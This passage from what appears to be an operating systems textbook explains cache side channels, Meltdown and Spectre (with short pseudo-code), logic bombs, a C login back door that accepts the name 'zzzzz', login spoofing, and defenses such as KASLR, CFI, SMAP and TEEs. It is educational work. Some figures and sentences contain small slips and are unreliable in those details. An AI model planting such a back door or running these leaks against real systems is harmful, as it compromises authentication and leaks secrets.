There are two possibilities for the timed reads: (1) the read is slow, or (2) the read is fast. The first case is what we expect. After all, Herbert's code just flushed these addresses from the cache and loading them from memory takes time. If the access is fast, some other code must have loaded the code in the cache—presumably the messenger tool. If the access of *do_one_thing()* is fast, the *Encrypt()* routine in the messenger tool processed a key bit with the value 0. If *do_another_thing()* is fast, *Encrypt()* processed a key bit with the value 0. Herbert's code immediately flushes the cachelines again. Rinse and repeat.

In this way, he obtains Andy's secret key bit by bit without ever touching it directly. This particular cache side channel is known as **Flush & Reload**. There

are other cache side channels also, but however interesting they may be, the details are beyond the scope of this book. Clearly, the cache can also be used for covert channels: by agreeing that accessing one cacheline means 0 and another cacheline means 1, a sender and receiver can exchange arbitrary messages. We will see later how novel and frankly fairly scary attacks use cache-based covert channels to leak sensitive information from the operating system kernel.

You may wonder what Andy could have done to thwart Herbert's cowardly and indirect attacks on his co-author's cryptographic key. One answer here is: use better software. For instance, by carefully designing your encryption routine to be **constant time**, with no observable timing differences between the different values for the key bit, the side channel no longer works. For instance, assume a new design of *Encrypt()* where *do_one_thing()* and *do_one_thing()* use the same cache lines. In that case, Herbert's code will not be able to use the above side channel to distinguish between different cases.

9.6.3 Transient Execution Attacks

In January 2018, the Meltdown and Spectre hardware vulnerabilities became public and Intel, one of the affected CPU vendors, saw its stock price drop by several percentage points. The world looked on in astonishment. It suddenly dawned that it could no longer trust the hardware. Moreover, the vendors indicated that some of the issues would not be fixed. What was going on?

The new vulnerabilities consisted of hardware vulnerabilities that could be exploited from software. Before we dive into the details, we should mention that these are very advanced attacks that are keeping security researchers and operating system developers busy around the world. They are also very cool.

Since Meltdown and Spectre, researchers have found many new members of that family of vulnerabilities. They are all based on optimizations in the CPU that make sure that the CPU is kept as busy as possible, so that it does that not waste time waiting. The way they achieve this is by making the CPU perform operations ahead of schedule.

In Sec. 5.1, we looked at one such optimization whereby instructions that were started later would start and often finish well before an earlier instruction finishes execution. For instance, *DIV* (division) is an expensive instruction. It gets worse if an operand has to be fetched from memory and is not in the cache. After the CPU has started such an instruction, it may take many clock cycles before it completes. What is the CPU to do in the meantime? Since most CPUs are superscalar, they have many execution units. For instance, they have multiple units to load values from memory, multiple units to perform integer addition and subtraction, etc. If the instruction following the division is an addition that does not depend on the result of the division, there is no harm in execution that ahead-of-time. And the next instruction. And the next. By the time the division is finally done, many later instructions will have completed already and all their results can now be committed.

Of course, the CPU has to be careful with such **out-of-order execution**. If something goes wrong during the execution of the *DIV*, for instance if the divisor turns out to be 0, it must raise an exception and undo all the effects of the subsequent out-of-order instructions. In other words, it must make it so that it appears as if the out-of-order instructions were never executed. These instructions are *transient*.

The problem is that such **transient execution** is squashed only at the architectural level—the level that is visible to the program(mers). So, the CPU makes sure that the transient instructions will have had no effect on registers or memory. However, there may still be traces of the executed-and-then-squashed code at the *micro-architectural* level. The micro-architecture is what implements a particular instruction set architecture. It includes the sizes and replacement policies of the caches, the TLB, the execution units, etc. For example, many CPUs from different companies implement the x86-64 instruction set architecture and they can all run the same programs, but under the hood, at the micro-architectural level, these CPUs are very different. Transient execution that is squashed at the architectural level may leave traces at the micro-architectural level, for instance because data that was loaded from memory is now in the cache.

How bad is that, you ask? Well, as we saw in the previous section, the presence or absence or data in the cache may be used as a covert channel. And that is exactly what is happening in these attacks.

Transient Execution Attacks Based on Faults

For efficiency, operating systems such as Linux map the operating system kernel into the address space of every user process. Doing so makes system calls cheaper, because even though the system call causes a switch to a more privileged domain, the kernel, there is no need to change the page tables. To make sure that user processes cannot modify kernel pages, the pages table entries for kernel memory have the Supervisor bit set (see Fig. 3.11).

Now consider the code in Fig. 9-27, where an unprivileged attacker tries to read a kernel address in Line 2. The CPU will not be enthusiastic about the idea, because the supervisor bit is set for that page, so the instruction will fault and throw an exception. This will happen when the corresponding instruction is retired. In the meantime, however, the CPU will continue under the assumption that all is well. It will (transiently) read the value and (transiently) execute the instruction in Line 3, which uses it as an index in an array. When the exception is finally raised, the architectural effects of the instructions are reverted. For instance, when the dust settles, the original values will be in *reg0* and *reg1*. The problem is that the transient instruction in Line 3 still had an effect on the micro-architectural state, as *array [reg0 * 4096]* is now in the cache. See also Fig. 9-28. Before executing these three instructions, the attacker makes sure that none of the other elements are in the cache. This is easy: just access a lot of other data, so that all the cachelines

```
1. char *kaddr = ...              // a kernel address
2. reg0 = kaddr[0]                // read byte from kernel address: not allowed
3. reg1 = array [reg0 * 4096] // (transiently) use the value as an index
```

Figure 9-27. Meltdown: a user access kernel memory and uses it as an index.

are used for other stuff. This means, that after executing the above code, there is exactly one array element in the cache. By reading every array element (in steps of 4096) and measuring how long it takes to do the access, the attacker will find that one array element is considerably faster than the others. If the fast read occurred for the array element at, say, offset 7 * 4096, the attacker knows that the secret byte read from the kernel was 7. In this way, attackers can leak each and every byte in the operating system kernel. Not a pleasant thought!



Figure 9-28. A value read by a faulting instruction still leaves a trace in the cache.

If you are curious about the multiplication with 4096, this is a common trick. Since a cache line is 64B on most architectures, if the attack had used the value in *reg0* as an index by itself without multiplication, the same cacheline would be used for all the values from 0 to 7. While the attacker could have used a different value for the multiplication, the factor 4096 ensures that each byte value lands on a unique cache line (and that related loads by the CPU's prefetcher do not matter).

The attack is known as **Meltdown** and led to a major change in operating system design. The fact that the Linux kernel developers originally proposed to call their patch "Forcefully Unmap Complete Kernel With Interrupt Trampolines," while flaunting their proclivity for clever acronyms, suggests that they were not entirely filled with joy about the achievements of chip vendors. Another suggested name was "User Address Space Separation," another gem. Eventually, the solution came to be known as **KPTI** (**Kernel Page Table Isolation**). By completely separating the address spaces of the kernel and the user processes and giving the kernel its own set of page tables, it was no longer possible to leak kernel information. However, the cost in performance is significant. In newer processors, Meltdown is fixed in silicon but that does not help users with old hardware.

So far the good news. The bad news is that related vulnerabilities still pop up from time to time. They have different names and the details always vary, but the principle remains that a faulting instruction raises an exception, but in the meantime transient execution has already accessed and used the secret data.

Transient Execution Attacks Based on Speculation

There is another cause of transient execution: speculation. Consider the code in Fig. 9-29. Assume that the code runs inside the victim (for instance, the operating system) and that *input* is an unsigned integer value that is provided by an untrusted user process. Clearly the programmer has tried to do the right thing. Before using *input* as an index into an array, the program verifies that it is in bounds. Only if this is the case will it execute Lines 2 and 3. At least, that is what you would think.

```
1. if (input < MaxArrayElements) {// security check: do not allow buffer overflow?
2.    char x = A [input];          // read a char from the array
3.    char y = B [x * 4096];       // use the result as an index
4. }
```

Figure 9-29. Speculative execution: the CPU mispredicts the condition in Line 1 and executes Lines 2–3 speculatively, accessing memory that should be off-limits.

Reality is very different and the CPU may decide to execute the instructions *transiently* even if the index is out of bounds. The reason may be that the condition in Line 1 takes a long time to resolve. For instance, variable *MaxArrayElements* may not be in the cache and that means that the processor has to fetch it all the way from main memory, an operation that takes many cycles. In the meantime, the CPU with all its execution units has nothing to do. Stalling the CPU for such long periods would be disastrous for performance, so the hardware vendors came up with a clever trick. They said: what if we try to *guess* the outcome of the if condition? Or better still, can we somehow *predict* this value? If we predict the condition to be true, we can then execute the instructions in Lines 2–3 *speculatively* while waiting for the actual outcome of the condition to be resolved. The prediction is often based on history. For instance, if the outcome was true the last 100 times, it will probably be true again the 101st time. In reality, branch predictors in modern CPUs are much more complicated and very accurate.

Suppose we predicted the value to be true and speculatively executed the other two instructions. At some point the true outcome of the condition becomes available. If we guessed right and the prediction matched the actual outcome, we already have the results of the next two instructions and the CPU can simply commit them and move on to the next instruction. In case the prediction was wrong, no harm is done—we simply do not commit the results and undo all architecturally visible effects of these instructions. Since the speculatively executed instructions are now made transient, it will be as if they never executed.

Except that we already saw in the previous section that there may still be traces at the micro-architectural level, for instance in the cache. For simplicity's sake, let us assume that array *B* is shared between the attacker process and the victim (see also Fig. 9-30). This is not a strict requirement and the attack is still possible if the attacker cannot access the array directly, but a shared array simplifies the explanation. In particular, just like in the previous section, the attacker can just read all the elements of array *B* in a loop, while timing the access durations. If the access of element *n* is considerably slower, the attacker knows that *n*/4096 must have been the value that was accessed transiently.

What makes this especially dangerous is that the attacker may *train* the CPU's predictor to mispredict. For instance, the attacker can provide 100 inputs that are in-bounds to trick the branch predictor into thinking that the outcome will be true the 101st time also. However, this time the attacker provides an illegal, out-of-bounds-value to read data from a location that should not be accessible.



Figure 9-30. Original Spectre attack on the kernel.

By repeating the process, each time using the cache side channel to leak a new secret byte, the attacker can "read" out the victim's entire address space, byte by byte. Even if the speculatively executed instructions access invalid memory locations, it does not matter, as transient execution does not crash. It will simply squash the result and resume execution at the appropriate location.

The attack is known as **Spectre**. There are many variants of speculative execution attacks. The example in this section is known as Spectre Variant 1. Mitigations against speculative execution attacks are even more problematic than in the case of Meltdown and it may be that some variants of Spectre will never be fixed. The reason is that speculative execution is so important for performance. Even so, mitigations for different variants exist both in software and hardware and executing a Spectre attack on modern processors and modern operating systems is not trivial. As an example, the variant we showed in this section can be mitigated in software

by inserting a memory fence (such as the one we saw in Sec. 2.5.9) right after the branch instruction in Line 1, which simply stops all speculation until the condition is resolved.

Transient execution attacks such as Meltdown and Spectre have spawned a whole new domain of security research. New vulnerabilities are found every few months and new fixes are released by CPU vendors and operating system developers at the same frequency. Unfortunately, all these mitigations chip away at performance. You may find that some newer processors (with all defenses up) are slower than older processors. We have not seen that often in the past 50 years!

9.7 INSIDER ATTACKS

A whole different category of attacks are what might be termed "inside jobs." These are executed by programmers and other employees of the company running the computer to be protected or making critical software. These attacks differ from external attacks because the insiders have specialized knowledge and access that outsiders do not have. Below we will give a few examples; all of them have occurred repeatedly in the past. Each one has a different flavor in terms of who is doing the attacking, who is being attacked, and what the attacker is trying to achieve.

9.7.1 Logic Bombs

In these times of massive outsourcing, programmers often worry about their jobs. Sometimes they even take steps to make their potential (involuntary) departure less painful. For those who are inclined toward blackmail, one strategy is to write a **logic bomb**. This device is a piece of code written by one of a company's (currently employed) programmers and secretly inserted into the production system. As long as the programmer feeds it its daily password, it is happy and does nothing. However, if the programmer is suddenly fired and physically removed from the premises without warning, the next day (or next week) the logic bomb does not get fed its daily password, so it goes off. Many variants on this theme are also possible. In one famous case, the logic bomb checked the payroll. If the personnel number of the programmer did not appear in it for two consecutive payroll periods, it went off (Spafford et al., 1989).

Going off might involve clearing the disk, erasing files at random, carefully making hard-to-detect changes to key programs, or encrypting essential files. In the latter case, the company has a tough choice about whether to call the police (which may or may not result in a conviction many months later but certainly does not restore the missing files) or to give in to the blackmail and rehire the ex-programmer as a "consultant" for an astronomical sum to fix the problem (and hope that he does not plant new logic bombs while doing so).

There have been recorded cases in which a virus planted a logic bomb on the computers it infected. Generally, these were programmed to go off all at once at some date and time in the future. However, since the programmer has no idea in advance of which computers will be hit, logic bombs planted by viruses cannot be used for job protection or blackmail. Often they are set to go off on a date that has some political significance. Sometimes these are called **time bombs**.

9.7.2 Back Doors

Another security hole caused by an insider is the **back door**. This problem is created by code inserted into the system by a system programmer to bypass some normal check. For example, a programmer could add code to the login program to allow anyone to log in using the login name "zzzzz" no matter what was in the password file. The normal code in the login program might look something like Fig. 9-31(a). The back door would be the change to Fig. 9-31(b).

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

Figure 9-31. (a) Normal code. (b) Code with a back door inserted.

What the call to *strcmp* does is check if the login name is "zzzzz". If so, the login succeeds, no matter what password is typed. If this back-door code were inserted by a programmer working for a computer manufacturer and then shipped with its computers, the programmer could log into any computer made by his company, no matter who owned it or what was in the password file. The same holds for a programmer working for the OS vendor. The back door simply bypasses the whole authentication process.

One way for companies to prevent backdoors is to have **code reviews** as standard practice. With this technique, once a programmer has finished writing and testing a module, the module is checked into a code database. Periodically, all the programmers in a team get together and each one gets up in front of the group to explain what his code does, line by line. Not only does this greatly increase the chance that someone will catch a back door, but it raises the stakes for the programmer, since being caught red-handed is probably not a plus for his career. If

the programmers protest too much when this is proposed, having two coworkers check each other's code is also a possibility.

9.7.3 Login Spoofing

In this insider attack, the perpetrator is a legitimate user who is attempting to collect other people's passwords through a technique called **login spoofing**. It is typically employed in organizations with many public computers on a LAN used by multiple users. Many universities, for example, have rooms full of computers where students can log onto any computer. It works like this. Normally, when no one is logged in on a UNIX computer, a screen similar to that of Fig. 9-32(a) is displayed. When a user sits down and types a login name, the system asks for a password. If it is correct, the user is logged in and a shell (and possibly a GUI) is started.

Figure 9-32. (a) Correct login screen. (b) Phony login screen.

Now consider this scenario. A malicious user, Mal, writes a program to display the screen of Fig. 9-32(b). It looks amazingly like the screen of Fig. 9-32(a), except that this is not the system login program running, but a phony one written by Mal. Mal now starts up the phony login program and walks away to watch the fun from a safe distance. When a user sits down and types a login name, the program responds by asking for a password and disabling echoing. After the login name and password have been collected, they are written away to a file and the phony login program sends a signal to kill its shell. This action logs Mal out and triggers the real login program to start and display the prompt of Fig. 9-32(a). The user assumes that she made a typing error and just logs in again. This time, however, it works. But in the meantime, Mal has acquired another (login name, password) pair.

9.8 OPERATING SYSTEM HARDENING

The single best way to handle security bugs is to not have them at all. Think of how nice it would be if we could accompany software with a mathematical proof that it is correct and contains no vulnerabilities. That is exactly what formal verification of software is all about. In the past, researchers have shown that it is actually

possible to verify a small operating system kernel against a formal specification to prove that processes are properly isolated (Klein et al. 2009). Frankly, this is incredibly cool. Others have applied formal methods to compilers and other programs.

An obvious limitation of formal verification is that it is only as good as the specification. If you make a mistake in the specification, the software may be vulnerable even though it was verified. Another problem is most of the proofs concern themselves solely with software, while assuming the hardware to be correct. As we saw earlier, hardware vulnerabilities make short work of such assumptions.

Besides hardware issues that leak information (e.g., via cache side channels or transient execution attacks), there are other hardware bugs that cause memory corruption. For instance, the circuits that encode bits in memory chips are packed so closely together, that reading or writing a value in one location in memory may interfere with the value in a location adjacent to it on the chip. Note that such locations are not necessarily close to each other in terms of the virtual or even physical addresses as seen by the software—DRAM memory may internally remap addresses to chip locations in wonderfully complex ways. By aggressively accessing one or a few locations in memory in quick repetition, the interference may build up and eventually cause a bit flip in the neighboring location. This sounds like magic, but yes, it is possible to change one value in memory (for instance, a value in the kernel) by reading another value at a completely unrelated address (for instance, in your own address space). The problem is known as the **Rowhammer vulnerability**. The exact nature of Rowhammer attacks is beyond this book and we will not discuss it further, except to add that, unfortunately, few formal software proofs take into account magic. For more information about it, see Kim et al. (2014), Konoth et al. (2018), Kim et al. (2020), and Hassan et al. (2021).

A more practical problem of the use of formal methods is that generating proofs for complex software is difficult to scale and massive software projects such as the Linux or Windows kernel are well beyond what we can achieve with formal verification. As a result, most of the software that we use today is riddled with vulnerabilities. Operating systems therefore protect themselves against attacks by means of software hardening.

9.8.1 Fine-Grained Randomization

We already discussed how randomization of the address space through Address Space Layout Randomization (ASLR) makes it difficult for attackers to find gadgets for their ROP attacks. Nowadays, all mainstream operating systems apply a form of ASLR. When applied to the kernel, it is known as KASLR.

Just how randomized is that kernel? The amount of randomness is called the entropy and is expressed in bits. Suppose an operating system kernel lives in an address range of 1 GB (2^{30} bytes) and is aligned to a 2 MB page boundary. The alignment means that the code can start at any address that is a multiple of the page

size of 2 MB (2^{21} bytes). Such a system will have 30 – 21 = 9 bits available for randomization. In other words, the entropy is 9 bits. In other words, attackers need 512 guesses to find the kernel code. Suppose they find a vulnerability, such as a buffer overflow, that allows them to make the kernel jump to an address of their choosing and try out all possible values for these 9 bits, the system would (probably) crash on 511 attempts and hit the correct target once. Phrased differently, if the attackers can attack a few thousand machines, they have a pretty good chance of compromising the operating system kernel of at least some of them—even if the attack leaves a trail of crashes in its wake.

The entropy, or how *much* your randomize is not the only factor that determines the strength of randomization, it also matters *what* you randomize. KASLR implementations commonly use coarse-grained randomization, whereby the stack, code, and heap all start at a random location, but there is no randomization within these memory areas.

Fig. 9-33(a) shows an example. This is simple and fast. Unfortunately, it also means that it is sufficient for the attack to leak a single code pointer, say the start of one particular function, to break the randomization. All the other code will be at a fixed offset from this. More advanced randomization schemes randomize at a finer granularity. For instance, Fig. 9-33(b) shows a scheme where the locations of functions and heap objects are also randomized relative to each other. Instead of randomizing at the function level, it is also possible to do so at the page level, or even at the level of code fragments within a function. Now leaking a single code address is no longer sufficient, because it tells the attacker nothing about the location of other functions and code snippets. Fine-grained randomization also works for global data, data on the heap, and even local variables on the stack. It is even possible to rerandomize the locations of code and data every few seconds during program execution, thus greatly reducing the time available for an attacker to try to learn where things are (Giuffrida et al., 2013). The disadvantage of very fine-grained randomization is that shuffling things around hurts locality and increases fragmentation.

In general, KASLR is not considered a very strong defense against local attackers—that are able to run code locally on the machine. In fact, coarse-grained KASLR in particular has been broken many times.

9.8.2 Control-Flow Restrictions

Besides hiding the code at randomized locations, it is also possible to reduce the amount of code that the attacker can use. In particular, it would be nice if we could ensure that a return instruction can only return to the instruction following a function call, that a call instruction can only target a legitimate function, etc. Even if an attack overwrites a return address on the stack, the set of addresses to which it could divert the program's control flow is now much more limited. This idea became popular under the name **CFI** (**Control-Flow Integrity**). It has been part



Figure 9-33. Address-space layout randomization: (a) coarse-grained (b) fine-grained

and parcel of mainstream operating systems such as Windows since 2017 and is supported by many compiler toolchains.

To ensure that the control flow in the program always follows legitimate paths during execution, CFI analyzes the program in advance to determine what the possible legitimate targets are for jump instructions, call instructions, and return instructions. For calls and jumps, it only considers those that may be tampered with by an attacker. If the code contains an instruction such as *call 0x543210*, there is nothing the attacker can do—the instruction will *always* call the function at that address. Since the code segment is read-only, it is difficult for the attacker to modify the call target. However, suppose the instruction is an *indirect* call, such as *call fptr*, where *fptr* is a function pointer stored at some location in memory. If the attacker can change that memory location, for instance using a buffer overflow, she can control which code will be executed. You may wonder what the legitimate targets for such indirect calls are. A simple if crude answer is: all the functions of which the address was ever stored in a function pointer. This is generally a very small fraction of the functions in the program. Restricting the indirect calls (calls

with function pointers) such that they may only target the entry points of those functions, raises the bar for attackers considerably. If more security is needed, we could refine the set further, for instance by demanding that the number and types of the arguments in the caller and callee match also.

Given the sets of legitimate targets for indirect calls, indirect jumps, and returns, we now rewrite the code to ensure that such calls, jumps, and returns only use these targets. There are many ways to do so. A simple solution is shown in pseudo assembly code in Fig. 9-34. In the figure, the original code for 3 functions without CFI is on the left. The main function stores the addresses of *foo()* and *bar()* in function pointers and then uses these function pointers to call the functions. The code on the right shows the instrumented versions of these functions, with CFI. The instrumentation starts by assigning each set of legitimate target addresses a label. For instance, the set of legitimate targets for indirect calls gets an 8B label $L1$, the set for indirect jumps gets the label $L2$ (not used in the example), and the set for returns gets the label $L3$. These labels are then stored in front of the target addresses in the set (Lines 1, 11, 29, and 32). Finally, instrumentation is added to check each indirect call, jump, and return to see if the address they target has the required label (Lines 7–9, 17–19, 27–28, and 30–31). Let us take Lines 7–9 as an example. Instead of a regular *ret* instruction which takes the return address off the stack and jumps to it in one go, the instrumented code explicitly pops the return address into a register, checks whether the label is a valid return label, and then jumps to the instruction following the 8B label. The case for indirect calls is similar: the code in Line 27–28 checks whether the memory location just before the function about to be called has the correct label and if so, does the indirect call.

While the above CFI scheme severely constrains the attackers' actions, it is not foolproof. For instance, by overwriting the return address, the attacker can still steer the program to *any* call site. For better security, we could make the sets of target addresses as small as possible and perhaps even keep track explicitly of the actual call site (e.g., in a separate shadow stack out of reach of the attacker). Indeed, security researchers have proposed many flavors of fine-grained CFI, but most of them are never applied in practice.

9.8.3 Access Restrictions

Isolating security domains such as the operating system and user processes from each other is one of the cornerstones of security. In the absence of software or hardware vulnerabilities, protection rings ensure that no data in the operating system kernel is accessible to user processes. Inside the security domain, we can further partition code from data using data execution protection. In a nutshell, if memory areas are executable, they should not be writable, and if they are writable, they should not be executable. This is known as data execution prevention, a topic we covered in Sec. 9.5.1. Similarly, access control lists and capabilities determine who can do what with which resources. All of these access restrictions help to draw up

```
1 foo:
2   instr_1 /* start of foo() */
3   instr_2
4   instr_3
5   ...
6   ret
7
8
9
10
11 bar:
12   instr_1 /* start of bar() */
13   instr_2
14   instr_3
15   ...
16   ret
17
18
19
20
21 main:
22   instr1
23   ...
24   fptr1 = foo
25   fptr2 = bar
26   ...
27   fptr1() ; indirect call to foo()
28   fptr2() ; indirect call to bar()
29   instr_21
30   instr_22
31   ...
32
33
34
```

(a)

```
   L1 /* label: legitimate indirect call target (8B) */
foo:
   instr_1 /* start of foo() */
   instr_2
   instr_3
   ...
   pop reg0 /* store return addr in reg0 */
   if (*reg0 != L3) raise_alarm() /* check label*/
   else jmp (reg0 + 8)

   L1 /* label: legitimate indirect call target (8B) */
bar:
   instr_1 /* start of bar() */
   instr_2
   instr_3
   ...
   pop reg0 /* store return addr in reg0 */
   if (*reg0 != L3) raise_alarm() /* check label*/
   else jmp (reg0 + 8)

main:
   instr1
   ...
   fptr1 = foo
   fptr2 = bar

   if (*(fptr1-8) != L1) raise_alarm()
   else (fptr1)()
   L3 /* label: legitimate target for return */
   if (*(fptr2-8) != L1) raise_alarm()
   else (fptr1)()
   L3  /* label: legitimate target for return */
   instr_21
   instr_21
```

(b)

Figure 9-34. Control-flow integrity (pseudo-code): (a) without CFI, (b) with CFI.

strong walls between attackers and the system's crown jewels, in accordance with the security principles by Saltzer and Schroeder.

While it is intuitively clear why we must protect the operating system from untrusted user processes, we now argue that stopping the operating system from accessing code or data in user processes is also useful. Our first example concerns operating systems that map the kernel into the address space of every process so that a system call does not require an address space switch. Linux is such an operating system (except on older CPUs vulnerable to Meltdown, where KPTI separates the kernel and user address spaces). In that case, bugs such as null pointer dereferences (see Sec. 9.5.4) become much more serious because the kernel may execute user memory.

It would be better if the kernel did not have a way to execute code in the user process, accidentally or not. It probably should not be able to read from user data either, because that would allow an attack to feed malicious data to the operating system. To prevent inadvertent execution of user code in the kernel, many CPUs today implement what Intel calls **SMEP** (**Supervisor Mode Execution Protection**) and **SMAP** (**Supervisor Mode Access Protection**). When SMEP and SMAP are enabled, all attempts to execute (SMEP) or access (SMAP) memory in user processes from the operating system kernel result in a fault. But wait! What if the kernel really does need to access some memory in a user process, for instance to read or write a buffer to send over the network? In that case, the kernel can temporarily disable the SMAP restrictions and do whatever needs to be done and then turn the restrictions back on again.

Our second example of the need to restrict accesses by the operating system to user memory is that sometimes, on rare occasions, we do not trust the operating system. This may sound very strange. Did we not build our model of the trusted computing base around the operating system, with rings of protection and supervisor mode and all that? Well yes, but there are still situations where even the kernel of the operating system is not part of the TCB for the application. Suppose the Coca Cola Company wants to run simulations in a cloud environment to develop a new recipe for its Coca Cola syrup. The actual Coca Cola Formula is probably the most famous trade secret in the world. In 1919, the only written copy of the formula was placed in a vault in a bank. In 2011, it was moved to another vault in Atlanta, where for a small fee, visitors can go and stare at it (the vault, not the formula). Any computation on the formula in the cloud would be extremely sensitive and the company might be a tad disappointed if a sysadmin of the cloud provider were to post a message on Twitter saying:

> *'Sup peeps! I hacked our operating system to learn the Coca Cola Formula. Here it is. LOL.*

While it is unlikely that the Coca Cola Company would use a public cloud for the most jealously guarded trade secret in history, a lot of organizations do process sensitive data in the cloud or use secret algorithms that should not leak, not even if

the hypervisor or operating system is hacked, the sysadmin is bribed, or the cloud provider proves untrustworthy.

Similarly, if an organization provides an smartphone app that is important to the customer and a high-value target for attackers, it may not trust the operating system on a user's smartphone. For instance, banking apps do not want an iPhone, even if completely compromised, to be able to steal from their customers.

Neither SMEP not SMAP will help here. After all, the operating system itself is not trusted and may turn off any restriction as it sees fit. We need something that even the operating system can touch.

For this reason, CPU vendors have developed CPU extensions called **TEE** (**Trusted Execution Environments**). A TEE is a secure "enclave" on your CPU where you can perform secret computations on sensitive data and the hardware guarantees that not even operating systems can access them. For instance, ARM TrustZone is a security extension for ARM processors that allows the CPU to switch between two worlds: normal world and secure world. The regular operating systems (e.g., Linux) and all the regular applications run in normal world. If the operating system cannot be trusted, the applications in normal world are toast. However, the applications in secure world are still safe.

Applications that care a lot about security, such as banks or companies selling fizzy drinks, can run a small part of their functionality in the TEE (e.g., their wallet or the code processing their secret formula). Some TEEs even have a separate, minimalistic, secure operating system to run these trusted (parts of) applications. The processor enters a secure world by means of a special instruction which operates a bit like a system call: by executing the instruction, the CPU traps into the secure world to perform the appropriate service. While the applications in the secure world may access all of the memory, the TEE's memory is physically protected from all accesses by code running in normal world. After doing whatever needs to be done, the trusted applications transition back to normal world.

There is a lot more to say about TEEs and Confidential Computing. Each vendor has its own solution and some vendors even have more than one. To name an example, Intel initially deployed a solution called **SGX** (**Software Guard Extension**) and when that turn out to be vulnerable to microarchitectural attacks, pushed an improved design called **TDX** (**Trust Domain Extensions**) which caters more to virtualization. There are significant differences between the different TEEs. For instance, some TEEs do not run a separate operating system while others do. These topics are beyond this book. We just want you to be aware of their existence and that they are used to implement what is now known as **Confidential Computing**. TEEs has been a mixed success, as researchers found various vulnerabilities in the design and implementation of both hardware and software. It appears that security is hard to get right even if multibillion dollar chip vendors set out to develop features with the explicit goal of doing so.

It should come as no surprise that many of the vulnerabilities in TEEs were related to transient execution and side channel attacks. Given how indirect these

attacks are, is there any hope of stopping them? The answer is: it depends. In general, whenever security domains share resources, there is a risk of side channels. Saltzer and Schroeder's Principle of Least Common Mechanism suggests that we have as little as possible of it. Unfortunately, modern computer systems share resources all over the place: cores, caches, TLBs, memory, branch predictors, buses, etc. However, that does not mean that we are powerless. If the operating system is able to either partition the resources, or flush their state between the execution of different security domains, life becomes much harder for attackers.

For instance, by sacrificing some efficiency, operating systems are sometimes able to partition resources such as caches even at a fine granularity. A well-known technique, known as **page coloring**, is an example of such partitioning of the cache, which works by giving different security domains memory pages that map to disjoint cache sets. As a simple example, imagine that the operating system gives process 1 only pages that map onto cache sets $0 - (N - 1)$ and process 2 pages that map onto cache sets $(N - 1) - M$. Whatever the cache activity in process 1, it will not normally affect the cache activity of process 2. Nowadays, rather than relying on the operating contorting itself during memory allocation, cache partitioning is sometimes also supported by hardware. For instance, Intel's **CAT** (**Cache Allocation Technology**). allows one to set aside a number of ways of an n-way set associate cache.

9.8.4 Code and Data Integrity Checks

Some operating systems reduce the number of bugs in the operating system by accepting only drivers and other code that are signed by trusted vendors with a digital signature. Such **driver signing** helps to ensure a measure of quality of operating system extensions. A similar mechanism is commonly used for updates: only signed updates from a trusted source will be installed. Taking the idea one step further, operating systems such as Windows may completely "lock down" the machine to ensure that it can run only trusted software in general. In that case, it becomes very difficult to run non-authorized apps of whatever nature even for malware that manages to obtain elevated privileges, because the check is performed in a hardware-protected environment that the malware cannot easily bypass.

